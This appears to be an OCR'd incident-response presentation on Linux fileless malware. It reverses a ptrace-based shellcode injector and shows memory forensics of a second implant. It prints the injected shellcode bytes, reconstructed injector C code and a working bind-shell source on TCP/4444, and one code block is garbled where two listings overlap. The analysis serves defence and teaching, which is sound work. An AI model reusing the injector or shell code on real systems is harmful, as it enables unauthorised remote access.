https://blog.malwaremustdie.org/2019/09/mmd-0064-2019-linuxairdropbot.html

ELF file headers is having enough information to be rebuilt, let's use it, assuming the header table is the last part of the ELF the below formula is more or less describing the size of the unpacked object:

```
1  // formula:
2
3  e_shoff + ( e_shentsize * e_shnum ) = +/- file_size
4
5  // math way:
6
7  0x00013af8 + ( 0x0028 * 0x0013 ) = file_size
8
9  // radare2 way:
10
11 ? (0x0028 * 0x0013) + 0x00013af8|grep hex
```

Incident #1 happens, getting into victim machine

Open w/ your binary analysis tool and the entry0 should looks like this:

Check the “file” dumped it is a dynamic ELF file, either stripped or unstripped, in this case it is not stripped.

Incident #1 happens, getting into victim machine

If you do it on live-memory, I don’t recommend that, Anti debug in binary MAY mess the analysis. Below is the "date”, a decoy used for injection

```
1 entrypoints

[0x7f59c87b2fac]> s 0x00400490
[0x00400490]> af;pdf
            ;-- entry0:
            ;-- section_end..plt:
            ;-- section..text:
/ (fcn) sym._start 41
|   sym._start ();
|           0x00400490      31ed           xor ebp, ebp  ; [14] -r-x section size 476 named .text
|           0x00400492      4989d1         mov r9, rdx
|           0x00400495      5e             pop rsi
|           0x00400496      4889e2         mov rdx, rsp
|           0x00400499      4883e4f0       and rsp, 0xfffffffffffffff0
|           0x0040049d      50             push rax
|           0x0040049e      54             push rsp
|           0x0040049f      49c7c0d00540.  mov r8, sym.__libc_csu_fini ; 0x4005d0
|           0x004004a6      48c7c1e00540.  mov rcx, sym.__libc_csu_init ; 0x4005e0
|           0x004004ad      48c7c79c0540.  mov rdi, sym.main           ; 0x40059c
¥           0x004004b4      e8b7ffffff     call sym.imp.__libc_start_main
[0x00400490]> s 0x40059c
[0x0040059c]> af
[0x0040059c]> pdf
/ (fcn) main 48
|   main ();
|           ; DATA XREF from 0x004004ad (sym._start)
|           0x0040059c      55             push rbp
|           0x0040059d      4889e5         mov rbp, rsp
|           0x004005a0      b800000000     mov eax, 0
|           0x004005a5      e8a6feffff     call sym.imp.getpid
|           0x004005aa      89c6           mov esi, eax
|           0x004005ac      bf7c064000     mov edi, 0x40067c
|           0x004005b1      b800000000     mov eax, 0
¥           0x004005b6      e8a5feffff     call sym.imp.printf
[0x0040059c]>
```

It's practically making loops, not much action..

Incident #1 happens, getting into victim machine

But wait! In “date” workspace there is a shellcode running, grab that too..

```
[0x7f59c87b2fac 2016 /home/mung/date]> xc @ loc._end+-937744892 # 0x7f59c87b2fac
- offset -      0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF  comment
0x7f59c87b2fac ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x7f59c87b2fbc ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x7f59c87b2fcc ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x7f59c87b2fdc ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x7f59c87b2fec ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x7f59c87b2ffc ffff ffff 6a39 580f 0548 31ff 4839 f874  ....j9X..H1.H9.t
0x7f59c87b300c 0c6a 3e58 4889 f76a 0c5e 0f05 c390 9031  .j>XH..j.^.....1
0x7f59c87b301c c031 db31 d2b0 0189 c6fe c089 c7b2 06b0  .1.1............
0x7f59c87b302c 290f 0593 4831 c050 6802 0111 5c88 4424  )...H1.Ph...¥.D$
0x7f59c87b303c 0148 89e6 b210 89df b031 0f05 b005 89c6  .H.......1......
0x7f59c87b304c 89df b032 0f05 31d2 31f6 89df b02b 0f05  ...2..1.1....+..
0x7f59c87b305c 89c7 4831 c089 c6b0 210f 05fe c089 c6b0  ..H1....!.......
0x7f59c87b306c 210f 05fe c089 c6b0 210f 0548 31d2 48bb  !.......!..H1.H.
0x7f59c87b307c ff2f 6269 6e2f 7368 48c1 eb08 5348 89e7  ./bin/shH...SH..
0x7f59c87b308c 4831 c050 5748 89e6 b03b 0f05 505f b03c  H1.PWH...;..P_.<
0x7f59c87b309c 0f05 0000 0000 0000 0000 0000 0000 0000  ................
0x7f59c87b30ac 0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7f59c87b30bc 0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7f59c87b30cc 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Incident #1 happens, getting into victim machine

Eager to find how the shellcode gets into the memory, I seek all of the hard disk for the deleted files. Lucky, I found both files I looked for..

```
TestDisk 7.2-WIP, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
 1 * Linux                    0  32 33  3133  32 35   50331648
Directory /home/mung

 drwxr-xr-x  1000  1000      4096 20-Oct-2018 07:36 .
 drwxr-xr-x     0     0      4096  4-Apr-2016 16:46 ..
 -rw-r--r--  1000  1000       675  4-Apr-2016 16:46 .profile
 -rw-r--r--  1000  1000       220  4-Apr-2016 16:46 .bash_logout
 -rw-r--r--  1000  1000      3392  4-Apr-2016 16:46 .bashrc
 drwxr-xr-x  1000  1000      4096 19-Oct-2019 00:11 mysql
 -rw-------  1000  1000      4881 17-Oct-2019 02:47 .bash_history
 drwxr-xr-x  1000  1000      4096  5-Apr-2018 09:07 www
 drwxr-xr-x  1000  1000      4096 28-Feb-2018 16:00 .config
>-rwxr-xr-x  1000  1000     16444 17-Oct-2018 02:48 injecting
 -rwxr-xr-x  1000  1000      7023 17-Oct-2018 04:40 date
 -rw-------  1000  1000        47 19-Oct-2018 01:49 .lesshst
 -rw-------  1000  1000         6 20-Oct-2018 07:15 .nano_history
```

Incident #1 happens, getting into victim machine

I analyzed from it, two blobs are loaded, could be shellcode injectors

```
[0x00400d95 [xAdvc]0 0% 185 injecting]> pd $r @ main+1 # 0x400d95
|           0x00400d95      4889e5          mov rbp, rsp
|           0x00400d98      4154            push r12
|           0x00400d9a      53              push rbx
|           0x00400d9b      4881ece00000.   sub rsp, 0xe0
|           0x00400da2      89bd2cffffff    mov dword [var_d4h], edi    ; argc
|           0x00400da8      4889b520ffff.   mov qword [str], rsi        ; argv
|           0x00400daf      4889e0          mov rax, rsp
|           0x00400db2      4989c4          mov r12, rax
|           0x00400db5      bfa0256000      mov edi, obj.stub           ; 0x6025a0 ; "j9X¥x0f¥x05H1¥xffH9¥xf8t¥fj>XH¥x89¥xf7
|           0x00400dba      e8f1fcffff      call sym.imp.strlen         ;[1] ; size_t strlen(const char *s)
|           0x00400dbf      4889c3          mov rbx, rax
|           0x00400dc2      bfc0256000      mov edi, obj.shellcode      ; 0x6025c0 ; const char *s
|           0x00400dc7      e8e4fcffff      call sym.imp.strlen         ;[1] ; size_t strlen(const char *s)
|           0x00400dcc      4801d8          add rax, rbx
|           0x00400dcf      4883c001        add rax, 1
|           0x00400dd3      4889c2          mov rdx, rax
|           0x00400dd6      4883ea01        sub rdx, 1
|           0x00400dda      488955e8        mov qword [var_18h], rdx
|           0x00400dde      ba10000000      mov edx, 0x10               ; 16
|           0x00400de3      4883ea01        sub rdx, 1
|           0x00400de7      4801d0          add rax, rdx
|           0x00400dea      48c78518ffff.   mov qword [var_e8h], 0x10   ; 16
|           0x00400df5      ba00000000      mov edx, 0
|           0x00400dfa      48f7b518ffff.   div qword [var_e8h]
|:> s 0x6025a0
|:> prx
|- offset -  0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
|0x006025a0  j9X..H1.H9.t.j>XH..j.^.............1.1.1.............)...H1.Ph...¥
|0x006025e0  .D$.H.......1.........2..1.1....+....H1....!.......!.......!..H1
|0x00602620  .H../bin/shH...SH..H1.PWH...;..P_.<.....................
|:> #
|:> # this is the shellcode, looks like a back connect shell or something...
```

Incident #1 happens, getting into victim machine

After taking a while in reversing, the “injecting” code looks like this in C, the ptrace is used to gain the state memory injection.

```
1  int main(int argc, const char **argv, const char **envp)
2  {
3    var_flag_for_usage = argc;                    ## 0
4    var_pid = argv;                               ##  pid number
5    var_stub_length = strlen(stub);
6    var_stub_and_shellcode_length = var_stub_length + strlen(shellcode) + 1;
7    var_clean_stub_and_shellcode_length = var_stub_and_shellcode_length - 1;
8    var_16 = 16;
9    var_malloc1 = alloca(16 * ((var_stub_and_shellcode_length + 15) / 0x10));
10   var_stub_and_shellcode = (char *)&var_pointer_to_stub_shellcode;
11   sprintf((char *)&var_pointer_to_stub_shellcode, "%s%s", stub, shellcode);
12   parseopts(var_flag_for_usage, var_pid); // print PID
13   var_pid_atoi = atoi(var_pid[1]);
14   attach(var_pid_atoi);
15   var_malloc_addr_result = inject(var_pid_atoi, var_stub_and_shellcode);
16   memset(&var_FLAG_hit_to_1, 0, 0x98);
17   var_FLAG_hit_to_1 = ret_handler;
18   sigaction(12, (const struct sigaction *)&var_FLAG_hit_to_1, 0);
19   func_ptrace_cont(var_pid_atoi);               ## shellcode is executed here
20   while ( !hit )
21     ;
22   set_regs(var_pid_atoi, var_malloc_addr_result);
23   detach(var_pid_atoi);
24   return 0;
25 }
26
27
```

Incident #1 happens, getting into victim machine

There are “stub” and “shellcode”, if both merged, will have same hash as njected shellcode. The “stub part is reversed to be a beginning of a program which will call the sys_exit() if ERR, OR it will sys_fork() if all okay.

```
[0x006025a0 [xAdvc]0 53% 180 injecting]> pd $r @ obj.stub
        ;-- stub:
        ; DATA XREFS from main @ 0x400db5, 0x400e1c
        0x006025a0     6a39            push 0x39                  ; '9' ; 57 ; syscall 0x39
        0x006025a2     58              pop rax
        0x006025a3     0f05            syscall                    ; sys_fork
        0x006025a5     4831ff          xor rdi, rdi
        0x006025a8     4839f8          cmp rax, rdi
        ;-- "t¥fj>XH":
        0x006025ab     .string "t¥fj>XH" ; len=7                  ; correct asm = push 3e ; pop rax ; mov rdi, rsi <= pid
        0x006025b2     f76a0c          imul dword [rdx + 0xc]     ; push 0x0c  syscall number 0x39
        0x006025b5     5e              pop rsi
        0x006025b6     0f05            syscall                    ; sys_kill
        0x006025b8     c3              ret
        0x006025b9     0000            add byte [rax], al
        0x006025bb     0000            add byte [rax], al
        0x006025bd     0000            add byte [rax], al
        0x006025bf  ~  00909031c031    add byte [rax + 0x31c03190], dl
```


Incident #1 happens, getting into victim machine

The “shellcode” blob looks like this at the beginning, sys_socket, sys_bind, sys_listen & sys_accept calls are used, pointing to TCP/4444 hardcoded.

```
0x006025c6      31d2            xor edx, edx
0x006025c8      b001            mov al, 1
0x006025ca      89c6            mov esi, eax
0x006025cc      fec0            inc al
0x006025ce      89c7            mov edi, eax
0x006025d0      b206            mov dl, 6
0x006025d2      b029            mov al, 0x29            ; ')' ; 41
0x006025d4      0f05            syscall                 ; sys_socket
0x006025d6      93              xchg eax, ebx
0x006025d7      4831c0          xor rax, rax
0x006025da      50              push rax
0x006025db      680201115c      push 0x5c110102         ; push port number 4444 (0x11c5) into stack as args for sys_bind
0x006025e0      88442401        mov byte [rsp + 1], al
0x006025e4      4889e6          mov rsi, rsp
0x006025e7      b210            mov dl, 0x10            ; 16
0x006025e9      89df            mov edi, ebx
0x006025eb      b031            mov al, 0x31            ; '1' ; 49
0x006025ed      0f05            syscall                 ; sys_bind
0x006025ef      b005            mov al, 5
0x006025f1      89c6            mov esi, eax
0x006025f3      89df            mov edi, ebx
0x006025f5      b032            mov al, 0x32            ; '2' ; 50
0x006025f7      0f05            syscall                 ; sys_listen
0x006025f9      31d2            xor edx, edx
0x006025fb      31f6            xor esi, esi
0x006025fd      89df            mov edi, ebx
0x006025ff      b02b            mov al, 0x2b            ; '+' ; 43
0x00602601      0f05            syscall                 ; sys_accept
0x00602603      89c7            mov edi, eax
```

Incident #1 happens, getting into victim machine

After receiving data, it will be executed via /bin/sh by parsing (stdout) and all of these is happening in memory, a fileless scheme execution mode.



Incident #1 happens, getting into victim machine

Reversed shellcode further, turned out to be a commonly used bind shell

```
30 int main ()
31 {
32     struct sockaddr_in addr;
33     addr.sin_family = AF_INET;
34     addr.sin_port = htons(4444);
35     addr.sin_addr.s_addr = INADDR_ANY;
36
37     int sock_fd = socket(AF_INET, SOCK_STREAM, 0);
38     bind(sock_fd, (struct sockaddr *)&addr, sizeof(addr));
39     listen(sock_fd, 0);
40
41     int conn_fd = accept(sock_fd, NULL, NULL);
42     for (int i = 0; i < 3; i++)
43     {
44         dup2(conn_fd, i);
45     }
46
47     execve("/bin/sh", NULL, NULL);
48     return 0;
49 }
```

What do we learn from this case #1?

1. Reverse engineering is a must

   Without analyzing the code, we will not understand the actual situation for the further IR handling. You can see that the “date” was forked because of shellcode, and it will stop binding if /bin/sh is executed, at least the program will not listening into TCP/4444 anymore, yet it still does when sysadmin found out. WHY?
2. Linux on-memory analysis

   In each memory injection case, you can do an on-memory "hot" analysis for injected process like this. the concept is doable, and works for memory injection, thread injection, unpacking memory injection,and so on. Works in ICS, Servers, Clouds VM, etc Linux.
3. The legendary injection scheme


   For injection method. This is only injection case using ptrace method AND there more savvy methods to come in the next slides.

What do we learn from this case #1?

OSINT is on!

What do we learn from this case #1?

OSINT shows later in it is a process injection wrapper made by C




```c
int main(int argc, const char **argv, const c
{
  var_flag_for_usage = argc;
  var_pid = argv;
  var_stub_length = strlen(stub);
  var_stub_and_shellcode_length = var_stub_le
  var_clean_stub_and_shellcode_length = var_s
  var_16 = 16;
  var_malloc1 = alloca(16 * ((var_stub_and_sh
  var_stub_and_shellcode = (char *)&var_point
  sprintf((char *)&var_pointer_to_stub_shellc
int main ()                                  ^_pid); //
{
    struct sockaddr_in addr;
    addr.sin_family = AF_INET;                          var_pid_atc
    addr.sin_port = htons(4444);                        98);
    addr.sin_addr.s_addr = INADDR_ANY;

    int sock_fd = socket(AF_INET, SOCK_STREAM, ction *)&va
    bind(sock_fd, (struct sockaddr *)&addr, si
    listen(sock_fd, 0);

    int conn_fd = accept(sock_fd, NULL, NULL);
    for (int i = 0; i < 3; i++)
    {
        dup2(conn_fd, i);
    }

    execve("/bin/sh", NULL, NULL);
    return 0;
```

Let’s reproduce, a re-gen for memory forensics

It uses ptrace to enumerate memory for injection, see the pattern below.
When ptrace_cont was executed the shellcode is executed.

```
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce2137828, [0xda9e0]) = 0↓
write(1, "[*] munmap found at 0x7f1ce22069e0¥n", 35) = 35↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069de, [0xf0000000bb89090]) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069d6, [0x909090909090eaeb]) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069ce, [0xffc88348118964c2]) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069c6, [0x2948d231002ac44e]) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069be, [0xd8b48c30173ffff]) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069be, [0xd8b48c30173ffff]) = 0↓
ptrace(PTRACE_GETREGS, 4121, 0, 0x2356890) = 0↓
ptrace(PTRACE_SETREGS, 4121, 0, 0x2356890) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069c2, [0x2ac44e0d8b48c3]) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce22069c2, 0x2ac44e0d8b48cc) = 0↓
ptrace(PTRACE_CONT, 4121, 0, SIG_0) = 0↓
--- SIGCHLD (Child exited) @ 0 (0) ---↓
wait4(4121, [{WIFSTOPPED(s) && WSTOPSIG(s) == SIGTRAP}], WSTOPPED, NULL) = 4121↓
ptrace(PTRACE_GETREGS, 4121, 0, 0x2356970) = 0↓
ptrace(PTRACE_GETSIGINFO, 4121, 0, {si_signo=SIGTRAP, si_code=0x80, si_pid=0, si_
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce22069c2, 0x2ac44e0d8b48c3) = 0↓
ptrace(PTRACE_GETREGS, 4121, 0, 0x2356a50) = 0↓
ptrace(PTRACE_SETREGS, 4121, 0, 0x2356a50) = 0↓
ptrace(PTRACE_GETREGS, 4121, 0, 0x2356b30) = 0↓
getpid()                                = 4132↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d4000, 0xf58396a) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d4004, 0xff314805) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d4008, 0x74f83948) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d400c, 0x583e6a0c) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d4010, 0x6af78948) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d4014, 0x50f5e0c) = 0↓
```

Incident #2 happens, getting into victim machine

What is WRONG in this picture? No artifacts, just a running memory..

```
// pstree
  |-systemd --user
  |    `-(sd-pam)
  |-sshd -D
  |    |-sshd
  |    |    `-sshd
  |    |         `-sh
  |    |              `-bash.sh
```

```
// lsof
bash 19887   kippo  cwd   DIR   8,6     4096    9439833 /home/kippo/kippo/core
bash 19887   kippo  rtd   DIR   8,1     4096          2 /
bash 19887   kippo  txt   REG   8,6     6444    9439943 /home/kippo/kippo/core/bash.sh
bash 19887   kippo  mem   REG   8,1  1750780        485 /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
bash 19887   kippo  mem   REG   8,6     5620    9439944 /home/kippo/kippo/core/ld-ucclib.so
bash 19887   kippo  mem   REG   8,1   134380         93 /lib/i386-linux-gnu/ld-2.19.so
bash 19887   kippo    0u  CHR 136,1      0t0          4 /dev/pts/1
bash 19887   kippo    1u  CHR 136,1      0t0          4 /dev/pts/1
bash 19887   kippo    2u  CHR 136,1      0t0          4 /dev/pts/1
```

```
// maps
kippo@kippo:~/kippo/kippo$ cat /proc/19887/maps
08048000-08049000 r-xp 00000000 08:06 9439943    /home/kippo/kippo/core/bash.sh
08049000-0804a000 rw-p 00000000 08:06 9439943    /home/kippo/kippo/core/bash.sh
08b6f000-08b90000 rw-p 00000000 00:00 0          [heap]
b7528000-b7529000 rw-p 00000000 00:00 0
b7529000-b76d0000 r-xp 00000000 08:01 485        /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
b76d0000-b76d2000 r--p 001a7000 08:01 485        /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
b76d2000-b76d3000 rw-p 001a9000 08:01 485        /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
b76d3000-b76d6000 rw-p 00000000 00:00 0
b76df000-b76e0000 r-xp 00000000 08:06 9439944    /home/kippo/kippo/core/ld-ucclib.so
b76e0000-b76e1000 rw-p 00000000 08:06 9439944    /home/kippo/kippo/core/ld-ucclib.so
b76e1000-b76e4000 rw-p 00000000 00:00 0
b76e4000-b76e5000 r-xp 00000000 00:00 0          [vdso]
b76e5000-b76e7000 r--p 00000000 00:00 0          [vvar]
b76e7000-b7707000 r-xp 00000000 08:01 93         /lib/i386-linux-gnu/ld-2.19.so
b7707000-b7708000 r--p 0001f000 08:01 93         /lib/i386-linux-gnu/ld-2.19.so
b7708000-b7709000 rw-p 00020000 08:01 93         /lib/i386-linux-gnu/ld-2.19.so
bfcd0000-bfcf1000 rw-p 00000000 00:00 0          [stack]
```

Incident #2 happens, getting into victim machine

```
// pstree
  |-systemd --user
  |    `-(sd-pam)
  |-sshd -D
  |    |-sshd
  |    |    `-sshd
  |    |         `-sh
  |    |           `-bash.sh
```

```
// lsof
bash 19887   kippo  cwd    DIR    8,6     4096    9439833 /home/kippo/kippo/core
bash 19887   kippo  rtd    DIR    8,1     4096          2 /
bash 19887   kippo  txt    REG    8,6     6444    9439943 /home/kippo/kippo/core/bash.sh
bash 19887   kippo  mem    REG    8,1  1750780        485 /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
bash 19887   kippo  mem    REG    8,6     5620    9439944 /home/kippo/kippo/core/ld-ucclib.so
bash 19887   kippo  mem    REG    8,1   134380         93 /lib/i386-linux-gnu/ld-2.19.so
bash 19887   kippo    0u   CHR 136,1      0t0          4 /dev/pts/1
bash 19887   kippo    1u   CHR 136,1      0t0          4 /dev/pts/1
bash 19887   kippo    2u   CHR 136,1      0t0          4 /dev/pts/1
```

```
// maps
kippo@kippo:~/kippo/kippo$ cat /proc/19887/maps
08048000-08049000 r-xp 00000000 08:06 9439943    /home/kippo/kippo/core/bash.sh
08049000-0804a000 rw-p 00000000 08:06 9439943    /home/kippo/kippo/core/bash.sh
08b6f000-08b90000 rw-p 00000000 00:00 0          [heap]
b7528000-b7529000 rw-p 00000000 00:00 0
b7529000-b76d0000 r-xp 00000000 08:01 485        /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
b76d0000-b76d2000 r--p 001a7000 08:01 485        /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
b76d2000-b76d3000 rw-p 001a9000 08:01 485        /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
b76d3000-b76d6000 rw-p 00000000 00:00 0
b76df000-b76e0000 r-xp 00000000 08:06 9439944    /home/kippo/kippo/core/ld-ucclib.so
b76e0000-b76e1000 rw-p 00000000 08:06 9439944    /home/kippo/kippo/core/ld-ucclib.so
b76e1000-b76e4000 rw-p 00000000 00:00 0
b76e4000-b76e5000 r-xp 00000000 00:00 0          [vdso]
b76e5000-b76e7000 r--p 00000000 00:00 0          [vvar]
b76e7000-b7707000 r-xp 00000000 08:01 93         /lib/i386-linux-gnu/ld-2.19.so
b7707000-b7708000 r--p 0001f000 08:01 93         /lib/i386-linux-gnu/ld-2.19.so
b7708000-b7709000 rw-p 00020000 08:01 93         /lib/i386-linux-gnu/ld-2.19.so
bfcd0000-bfcf1000 rw-p 00000000 00:00 0          [stack]
```

LAC
ともに、イキル

You got a fileless injection!

Incident #2 happens, getting into victim machine

In this incident the bogus processes in the memory appears and having a well implanted of library inside.

```
kippo@[redacted]$
kippo@[redacted]$ r2 -d 19887
= attach 19887 19887
bin.baddr 0x08048000
Using 0x8048000
asm.bits 32
 -- How about a nice game of chess?
[0xb76e4d40]> s 0x8048000
[0x08048000]> prx
- offset -   0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
0x08048000  .ELF....................`...4...........4. ...(.#. .....4...4...
0x08048040  4.......................4...4...4.............................
0x08048080  ....x...x...............x...x...x... ...$.....................
0x080480c0  ........................H...H...H...D...D...........P.tdl...l...
[0x08048000]>
[0x08048000]> e asm.bits
32
[0x08048000]> ie
[Entrypoints]
vaddr=0x08048360 paddr=0x00000360 haddr=0x00000018 hvaddr=0x08048018 type=program

1 entrypoints

[0x08048000]> pdf @0x08048360
p: Cannot find function at 0x08048360
[0x08048000]> s 0x08048360;af;pdf
           ;-- section..text:
           ;-- .text:
           ;-- _start:
/ (fcn) entry0 33
|   entry0 ();
|           0x08048360      31ed            xor ebp, ebp
|           0x08048362      5e              pop esi
|           0x08048363      89e1            mov ecx, esp
|           0x08048365      83e4f0          and esp, 0xfffffff0
|           0x08048368      50              push eax
|           0x08048369      54              push esp
```

```
|           0x0804836a      52              push edx
|           0x0804836b      6840850408      push sym.__libc_csu_fini    ; 0x8048540
|           0x08048370      68d0840408      push sym.__libc_csu_init    ; 0x80484d0 ;
|           0x08048375      51              push ecx
|           0x08048376      56              push esi
|           0x08048377      68a6840408      push main                   ; sym.main
|[redacted]                                                             ; 0x80484a6
¥           0x0804837c      e8bfffffff      call sym.imp.__libc_start_main ; int __li
func rtld_fini, void *stack_end)
[0x08048360]> s 0x80484a6
[0x080484a6]> af
[0x080484a6]> pdf
/ (fcn) main 36
|   int main (int argc, char **argv, char **envp);
|           ; arg int32_t arg_4h @ esp+0x4
|           ; DATA XREF from entry0 @ 0x8048377
|           0x080484a6      8d4c2404        lea ecx, [arg_4h]
|           0x080484aa      83e4f0          and esp, 0xfffffff0
|           0x080484ad      ff71fc          push dword [ecx - 4]
|           0x080484b0      55              push ebp
|           0x080484b1      89e5            mov ebp, esp
|           0x080484b3      51              push ecx
